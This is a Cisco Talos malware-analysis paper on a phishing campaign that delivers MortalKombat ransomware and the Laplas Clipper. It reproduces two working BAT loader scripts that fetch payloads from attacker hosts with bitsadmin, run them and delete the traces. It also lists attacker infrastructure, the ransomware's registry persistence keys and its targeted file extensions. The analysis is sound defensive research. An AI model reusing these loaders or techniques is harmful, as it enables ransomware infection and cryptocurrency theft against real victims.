vb 2023 LONDON

4 - 6 October, 2023 / London, United Kingdom

RANSOMING AND CLIPPING FOR ILLICIT CRYPTOCURRENCY GAINS

Chetan Raghuprasad

Cisco Talos, Singapore

craghupr@cisco.com

ABSTRACT

The cyber threat landscape evolves continuously, with new techniques and malware being employed by both known and unknown threat actors across various competencies. Ongoing infringements and internal leaks amongst ransomware groups, together with the availability of commodity malware for cheaper purchase in the dark market have led to the evolution of diverse groups of cybercriminals who may not require sophisticated skills to operate malicious campaigns.

In this paper I will discuss a malicious campaign discovered by *Cisco Talos*. A less sophisticated threat actor targets victims to steal cryptocurrencies by deploying ransomware and clipper malware. I will describe the attack campaign's infection chain and the initial infection vector. Then I will dive into the specifics of how the ransomware and clipper malware function in the victim's machine after having been implanted.

INTRODUCTION

Since December 2022, *Cisco Talos* has been observing an unidentified actor deploying two relatively new threats – the MortalKombat ransomware and a GO variant of the Laplas Clipper malware – to steal cryptocurrency from victims.

We observed the actor scanning the Internet for victim machines with an exposed remote desktop protocol (RDP) port 3389, using one of their download servers that runs an RDP crawler and also facilitates the MortalKombat ransomware.

Based on our analysis of similarities in code, class name, and registry key strings, we assess with high confidence that the MortalKombat ransomware belongs to the Xorist family.

We continue to see attack campaigns targeting individuals, small businesses and large organizations that aim to steal or demand ransom payments in cryptocurrency.

Leveraging cryptocurrency offers threat actors attractive benefits such as anonymity, decentralization, and lack of regulation, making it more challenging to track.

MULTI-STAGE ATTACK CHAIN DELIVERS MALWARE OR RANSOMWARE AND REMOVES INFECTION MARKERS

A typical infection in this campaign begins with a phishing email and kicks off a multi-stage attack chain in which the actor delivers either malware or ransomware, then deletes evidence of malicious files, covering their tracks and making analysis difficult.

The malicious ZIP file attached to the initial phishing email contains a BAT loader script. When a victim opens the loader script, it downloads another malicious ZIP file from an attacker-controlled hosting server to the victim's machine, inflates it automatically, and executes the payload, which is either the GO variant of the Laplas Clipper malware or the MortalKombat ransomware. The loader script will run the dropped payload as a process in the victim's machine, then delete the downloaded and dropped malicious files to clean up the infection markers.



Figure 1: Infection summary flow diagram.

CRYPTOCURRENCY-THEMED EMAIL LURE USED AS INITIAL INFECTION VECTOR

The initial infection vector is a phishing email in which the attackers impersonate *CoinPayments*, a legitimate global cryptocurrency payment gateway. Additionally, the emails have a spoofed sender email, 'noreply[at]CoinPayments[.]net', and the email subject '[CoinPayments[.]net] Payment Timed Out'. A malicious ZIP file is attached with a filename that resembles the transaction ID mentioned in the email body, enticing the recipient to unzip the attachment and view its content, which is a malicious BAT loader.

Figure 2: Phishing email sample.

BAT LOADER USED TO DEPLOY LAPLAS CLIPPER MALWARE AND MORTALKOMBAT RANSOMWARE

We observed different attacks in this campaign, where the actor used the BAT loader script to download and execute either Laplas Clipper malware or MortalKombat ransomware.

The BAT loader script uses the living-off-the-land binary (LoLBin) bitsadmin to download a malicious ZIP file from the attacker-controlled download server to the victim machine's local user applications temporary folder. Using an embedded VB script, the BAT loader script inflates the downloaded malicious ZIP in the '`%TEMP%`' location and drops a malicious executable file with double file extensions '`<filename>.PDF.EXE`'. The BAT loader script starts the dropped malware using the *Windows* start command and deletes the downloaded ZIP file and the dropped payload.

```
@echo off
bitsadmin /transfer System /Download /Priority FOREGROUND http://193.169.255.78/FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip %TEMP%\FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip
setlocal
cd /d %~dp0
Call :UnZipFile "%TEMP%" "%TEMP%\FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.zip"
cd /d "%TEMP%"
start "" "FW-CPGK2XFPX4HOAUJJMBVDNXPOHZ.PDF.exe"
del %~s0 /q

:UnZipFile <ExtractTo> <newzipfile>
set vbs="%TEMP%\_.vbs"
if exist %vbs% del /f /q %vbs%
>%vbs%  echo Set fso = CreateObject("Scripting.FileSystemObject")
>>%vbs% echo If NOT fso.FolderExists(%1) Then
>>%vbs% echo fso.CreateFolder(%1)
>>%vbs% echo End If
>>%vbs% echo set objShell = CreateObject("Shell.Application")
>>%vbs% echo set FilesInZip=objShell.NameSpace(%2).items
>>%vbs% echo objShell.NameSpace(%1).CopyHere(FilesInZip)
>>%vbs% echo Set fso = Nothing
>>%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

Figure 3: BAT loader downloading and executing MortalKombat ransomware.

```
@echo off
bitsadmin /transfer System /Download /Priority FOREGROUND https://transfer.sh/get/hftBjw/8kb.zip %TEMP%\8kb.zip
setlocal
cd /d %~dp0
Call :UnZipFile "%TEMP%" "%TEMP%\8kb.zip"
cd /d "%TEMP%"
start "" "8kb.exe"
del %~s0 /q

:UnZipFile <ExtractTo> <newzipfile>
set vbs="%TEMP%\_.vbs"
if exist %vbs% del /f /q %vbs%
>%vbs%  echo Set fso = CreateObject("Scripting.FileSystemObject")
>>%vbs% echo If NOT fso.FolderExists(%1) Then
>>%vbs% echo fso.CreateFolder(%1)
>>%vbs% echo End If
>>%vbs% echo set objShell = CreateObject("Shell.Application")
>>%vbs% echo set FilesInZip=objShell.NameSpace(%2).items
>>%vbs% echo objShell.NameSpace(%1).CopyHere(FilesInZip)
>>%vbs% echo Set fso = Nothing
>>%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

Figure 4: BAT loader downloading and executing Laplas Clipper malware.

MORTALKOMBAT AND LAPLAS CLIPPER PAYLOADS DEPLOYED TO ELICIT CRYPTOCURRENCY GAINS

We observed the threat actor deploying MortalKombat ransomware and Laplas Clipper malware in this campaign, both of which are used to steal cryptocurrency from the victim.

MortalKombat ransomware functionality

MortalKombat is a novel ransomware, first observed by threat researchers in January 2023, with little known about its developers and operating model. The name of the ransomware and the wallpaper it drops on the victim system are almost certainly a reference to the *Mortal Kombat* media franchise, which encompasses a series of popular video games and films.

We observed that MortalKombat encrypts various files on the victim machine's filesystem, such as system, application, database, backup and virtual machine files, as well as files on the remote locations mapped as logical drives in the victim's machine. It drops a ransom note and changes the victim machine's wallpaper upon the encryption process. MortalKombat did not show any wiper behaviour or delete the volume shadow copies on the victim's machine. Still, it corrupts *Windows Explorer*, removes applications and folders from *Windows* startup, and disables the Run command window on the victim's machine, making it inoperable. An example ransom note and the image MortalKombat changes the victim machine's wallpaper to are shown in Figure 5.



Figure 5: MortalKombat's ransom note and wallpaper.

The attacker uses qTOX, an instant messaging application available on the *GitHub* repository, to communicate with the victim. qTOX's developer claims the application offers users a secure channel without any monitoring – an attractive feature for cybercriminals. In the ransom note, the attacker instructs the victim to use qTOX for communication and provides the attacker's qTOX ID, 'DA639EF141F3E3C35EA62FF284200C29FA2E7E597EF150FDD526F9891CED 372CBB9AB7B8BEC8'. The attacker also provides the email address 'hack3dlikeapro[at]proton[.]me' as an alternative means of communication.

Laplas Clipper functionality

Laplas Clipper is a relatively new clipboard stealer first observed by threat researchers in November 2022. The stealer belongs to the Clipper malware family, a group of malicious programs that specifically target cryptocurrency users. Laplas Clipper targets users by employing regular expressions to monitor the victim machine's clipboard for their cryptocurrency wallet address. Once the malware finds the victim's wallet address, it sends it to the attacker-controlled Clipper bot, which generates a lookalike wallet address and overwrites it to the victim's machine's clipboard. If victims subsequently attempt to use the lookalike wallet address while performing a transaction, the result will be a fraudulent cryptocurrency transaction.

Laplas Clipper is available at hxxps[://]laplas[.]app for a relatively low cost, with subscription rates ranging from $49 per week to $839 per year.



Figure 6: Laplas Clipper purchasing options.

The developers of Laplas Clipper are actively producing new variants of the malware. On 20 December 2022, they announced via their *Telegram* channel a new Clipper variant written in C++ and available as an EXE and DLL. The developers also mentioned they plan to release future updates that will add the capability to check the victim's cryptocurrency wallet balance.

Figure 7: Laplas Clipper developers' announcement.

TWO DOWNLOAD URLs IDENTIFIED IN THE ATTACKER'S INFRASTRUCTURE

We spotted two download URLs associated with the attacks in this campaign. One of them reaches an attacker-controlled server via IP address 193[.]169[.]255[.]78, based in Poland, to download the MortalKombat ransomware. According to our analysis, 193[.]169[.]255[.]78 is running an RDP crawler, scanning the Internet for exposed RDP port 3389.

The other URL downloads the Laplas Clipper payload from the transfer[.]sh server associated with IP address 144[.]76[.]136[.]153. The Laplas Clipper malware employed in the attacks communicates with the Clipper bot at 'clipper[.]guru'. The Clipper bot and the communication URL patterns of the GO Laplas Clipper variant identified are consistent with the .Net Laplas Clipper variant reported by the security researchers at *Cyble* [1].

TECHNICAL ANALYSIS OF THE PAYLOADS REVEALS UNIQUE IDENTIFIERS

We conducted extensive technical analyses of the MortalKombat ransomware and the GO variant of the Laplas Clipper malware, discovering unique identifiers and capabilities.

MortalKombat ransomware technical analysis

MortalKombat is a 32-bit *Windows* executable with numerous destructive capabilities. In the initial phase of its execution, it copies itself into the local user profile's applications temporary folder with a random filename. The ransomware executable filename identified in this campaign is '`E7OKC9s3llhAD13.exe`'. The ransomware also drops a JPEG image file in the local user profile's applications temporary folder, which loads as the victim's wallpaper.

MortalKombat performs time stomping on the newly created file in the temporary folder by modifying the creation time with the value '`Wednesday, September 7, 2022, 8:06:35 PM`'. We have not identified the ransomware operator's intention behind the hard-coded date and time.

The ransomware loads its encrypted, embedded resources from its .rsrc section. It decrypts the resources in the victim machine's memory and generates an extensive list of file extensions for the ransomware to target, along with the ransom note and the file extension for the encrypted files.

File extensions targeted by ransomware

.doc	.DOC	.pdf	.PDF	.mht	.fb	.dot	.DOT	.dotm	.excel		.DOTM	.qdb	.pkt	.xlt	.xltx	.ldf	.LDF	.xlw	.xml	.xft	.powerpoint
.mhtml	.odt	.pox	.ppa	.ppam	.inc	.pps	.ppsm	.wmf	.wmv	.pot	.potm	.odp	.emf	.odp	.ODT	.wps	.xps	.css	.CSS	.xlsx	.backup.metadata
.XLSX	.svg	.SVG	.rpt	.RPT	.ZIP	.slk	.xla	.xlam	.BAK~	.bak~	.xlsb	.dov	.lbk	.trn	.lbf	.ODB	.tbk	.wbx	.wbcat	.dim	.backupdb
.QBX	.wo1	.w01	.tibkp	.bkc	.DB	.accde	.accdr	.accdt	.aspx	.bat	.bin	.py	.wsf	.cda	.csv	.CSV	.bmp	.gif	.PHP	.db	.BACKUPDB
.sn2	.tdb	.bm3	.gs-bck	.noy	.bkp	.BKP	.crds	.CRDS	.zip	.RAR	.rar	.rpm	.RPM	.iso	.ISO	.cab	.CAB	.accdb	.ACCDB	.wpd	.VPCBACKUP
.txt	.TXT	.HTA	.php	.html	.htm	.hta	.dif	.dll	.DOCX	.docx	.dotx	.bk	.BK	.eml	.HTML	.HTM	.pps	.walletx	.wallet	.ppam	.MDBACKUP
.eps	.docm	.DOCM	.exe	.xla	.XLA	.XLAM	.xlam	.xll	.xlm	.xls	.XLS	.XLSM	.xlsm	.xslx	.EXE	.flv	.fiv	.ini	.GHO	.wps	.mdbackup
.gho	.jar	.JAR	.jpg	.jpeg	.JPG	.JPEG	.mid	.midi	.MDF	.mdf	.mp3	.mp4	.msi	.pst	.mui	.LOG	.PST	.png	.pot	.potm	.VBOX-PREV
.pst1	.PST1	.rtm	.RTM	.pub	.rtf	.RTF	.sldm	.sldx	.swf	.js	.json	.sys	.tif	.flv	.TIF	.tiff	.vssm	.vstx	.wbk	.wma	.BACKUP
.vsd	.avchd	.xlt	.xltm	.xltx	.xps	.7zip	.TAR	.TGZ	.GZ	.tar	.tgz	.gz	.odd	.ods	.od	.o	.dbk	.dbf	.DBF	.DBK	. BACKUP1
.DAT	.trs	.TRS	.log	.pdb	.sql	.mysql	.sys	.bak	.BAK	.bak1	.bak2	.cfg	.cpl	.cur	.dmp	.drv	.icns	.ico	.lnk	.msi	.pbx5script
.vbox	.VBOX	.KKZ	.bkz	.abk	.ABK	.ascii	.spg	.SPG	.TIG	.tig	.ACP	.acp	.NPF	.npf	.wx	.WX	.DSB	.dsb	.nmm	.NMM	.ebabackup
.bob	.bdb	.BDB	.data	.fbw	.csf	.aspx	.idx	.vhd	.VHD	.PVHD	.pvhd	.sis	.SIS	.ARC	.arc	.one	.ONE	.onepkg	.fza	.pptx	.ONEPKG
.IDX	.xhtml	.admin	.ai	.ps	.3ds	.edm	.cbu	.Cbu	.FBU	.WUF	.SPF	.TIB	.tib	.TIBX	.TIB1	.tibx	.tib1	.sv21	.abu1	.psd	.backup1
.sbu	.kb	.kb2	.tlg	.ba9	.ba	.ldabak	.sim	.bmk	.ppsm	.xlr	.qbx	.bif	.BIF	.dupo	.DUPO	.rdp	.v21	.fbf	.FBF	.msg	.ccctask
.backx	.BACKX	.fpsx	.abu	.bff	.BFF	.stg	.ppt	.ppsx	._b	.mbf	.MBF	.sdc	.bifx	.BIFX	.enc	.ENC	.GBP	.ck9	.ck	.bps	.BACKUP1
.sna	.pbd	.PBD	.bck	.BCK	.da	.da0	.dao	.bpa	.srr	.ate	.bup	.bk1	.rss	.wmz	.wms	.wmd	.img	.asp	.FBW	.odp	.CCCTASK
.skb	.mig	.rmbak	.xback	.xbak	.bak3	.bckp	.blend2	.sn1	.sn	.gbp	.asd	.$db	.$DB	.old	.new	.NEW	.asvx	.ful	.full	.git	.MDDATA
.cbx	.cbk	.nrs	.nco	.win	.WIN	.BA6	.BA7	.ba6	.ba7	.csm	.GHS	.ghs	.sbb	.pfi	.abbu	.wbk	.dpb	.DPB	.bpn	.cer	.mddata
.fbx	.FBK	.fbk	.dbk	.DBK	.gb	.QBA	.qba		.qba.tlg	.gb1	.GB	.GB1	.BFK	.bkf	.BKF	.bac	.BAC	.aqz	.llx	.com	.vpcbackup
.ati	.tini	.sav	.wbb	.fh	.bck	.BCK	.bcm	.jps	.obk	.OBK	.part	.jbk	.mkv	.cfm	.kmnb	.ba0	.bao	.$$$	.NBA	.pl	.fwbackup
.dash	.mem	.rbf	.RBF	.QSF	.qsf	.potx	.md5	.md	.MD	.SQB	.sqb	.bak2	.BAK2	.ADI	.adi	.blend	.BLEND	.dss	.DSS	.dat	.WALLETX
.image	.wmv	.pptm	.fbc	.MID	.mid	odp	.ODP	.smem	.sps	.lcb	.bk1	.BK1	.tmr	.nfc	.mov	.eba	.image	.IMAGE	.nba	.mbk	.vbox-prev
.vob	.key	.qbmd	.fhf	.uci	.cgi	.xlk	.aea	.prv	.QBMD	.nda	.qbm	.QBM	.asv	.acr	.asv	.jdc	.qbk	.QBK	._B	.MBK	.WALLET
.oeb	.OEB	.exml	.flkb	.dna	.oyx	.cbs	.GHO2	.gho2	.caa	.tis	.TIS	.pbb	.GHO1	.gho1	.rrr	.psa	.PBB	.nbd	.FB	.ATI	.backup
.MD	.mdinfo	.csd	.orig	.TMP	.nbf	.paq	.spi	.qic	.gl	.wks	.cmd	.jsp	.text	.tmp	.css	.cgi	.wav	.md	.sav	.pps	.QBA.TLG

Figure 8: List of file extensions the MortalKombat targets.

The ransomware establishes persistence by creating a Run registry key with the name '`Alcmeter`' and adding the absolute path of the ransomware executable file in the local user profile's applications temporary folder. MortalKombat also registers its classes, filename extension, and icon for the encrypted files through the `defaulticon` registry key and `shell open` command keys.

Table 1 shows the registry key value pairs created by the ransomware.

MortalKombat discovers and maps the logical drives of the victim's machine, appends '`\*.*`' and searches through all folders recursively. The ransomware enumerates every file and matches the file extension using the extensive list of file extensions decrypted from the ransomware's resource section. In the event of a match, the ransomware encrypts the files and appends a new file extension '`..Remember_you_got_only_24_hours_to_make_the_payment_if_you_dont_pay_prize_will_triple_Mortal_Kombat_Ransomware`' to the encrypted files. Simultaneously, the ransom note file '`HOW TO DECRYPT FILES.txt`' is created in every folder where the files are encrypted.

Registry Key	Value
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\Alcmeter	C:\Users\<user>\AppData\Local\Temp\<ransomware>.exe
HKEY_CLASSES_ROOT\ZJKCLJAULDZDACP	
HKEY_CLASSES_ROOT\..Remember_you_got_only_24_hours_to_make_the_payment_if_you_dont_pay_prize_will_triple_Mortal_ Kombat_Ransomware	ZJKCLJAULDZDACP
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ZJKCLJAULDZ DACP	
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\..Remember_you_got_only_24_hours_to_make_the_payment_if_you_dont_pay_ prize_will_triple_Mortal_Kombat_Ransomware	
HKEY_CLASSES_ROOT\ZJKCLJAULDZDACP\DefaultIcon	C:\Users\<user>\AppData\Local\Temp\<ransomware>.exe,0
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ZJKCLJAULDZ DACP\DefaultIcon	
HKEY_CLASSES_ROOT\ZJKCLJAULDZDACP\shell\open\comm and	C:\Users\<user>\AppData\Local\Temp\<ransomware>.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\ZJKCLJAULDZ DACP\shell\open\command	

Table 1: Registry key value pairs created by MortalKombat.



Figure 9: Modified recycle bin of the victim's machine after MortalKombat execution.

Upon successfully encrypting the files, the ransomware changes the victim machine's wallpaper by loading the dropped JPEG image from the local user's applications temporary folder. The ransomware also corrupts the deleted files in the recycle bin folder and changes the file names and types, as shown in Figure 9.

Finally, the ransomware removes the applications and folders from the *Windows* startup and disables the *Windows* run command window. It deletes the root registry key of the installed applications in the HKEY_CLASSES_ROOT registry hive using the `API RegDeletekeyA`, cleaning up its infection markers.

```
sub_4021C0      proc near               ; CODE XREF: sub_401AB9+8C↑p
                                        ; sub_401AB9+148↑p
                push    lpSubKey        ; lpSubKey
                push    80000000h       ; hKey
                call    RegDeleteKeyA
                retn
sub_4021C0      endp
```

Figure 10: The function that deletes the registry keys.

MortalKombat is likely part of the Xorist ransomware family

Our analysis of MortalKombat uncovered similarities with Xorist variants seen in the wild and the Xorist executable generated by the leaked builder. Xorist is a ransomware family that appeared in 2010 and has evolved with several variants created using a ransomware builder. The ease with which the Xorist variants can be customized allows threat actors to build new variants with different names, encryption file extensions, and custom ransom notes.



Figure 11: Evolution of Xorist ransomware variants.

We found a leaked version of the Xorist builder where the builder interface options closely resembled an actual Xorist ransomware builder interface, as shown in a report by *PCrisk* [2]. The builder generates a ransomware executable file that the attackers can further customize.



Figure 12: Leaked Xorist builder interface.

We observed that the ClassName string '`X0r157`' and the persistent registry key string '`Alcmeter`' in the MortalKombat binary are consistent with the Xorist variants seen in the wild and with the ransomware executable generated by the leaked Xorist builder.

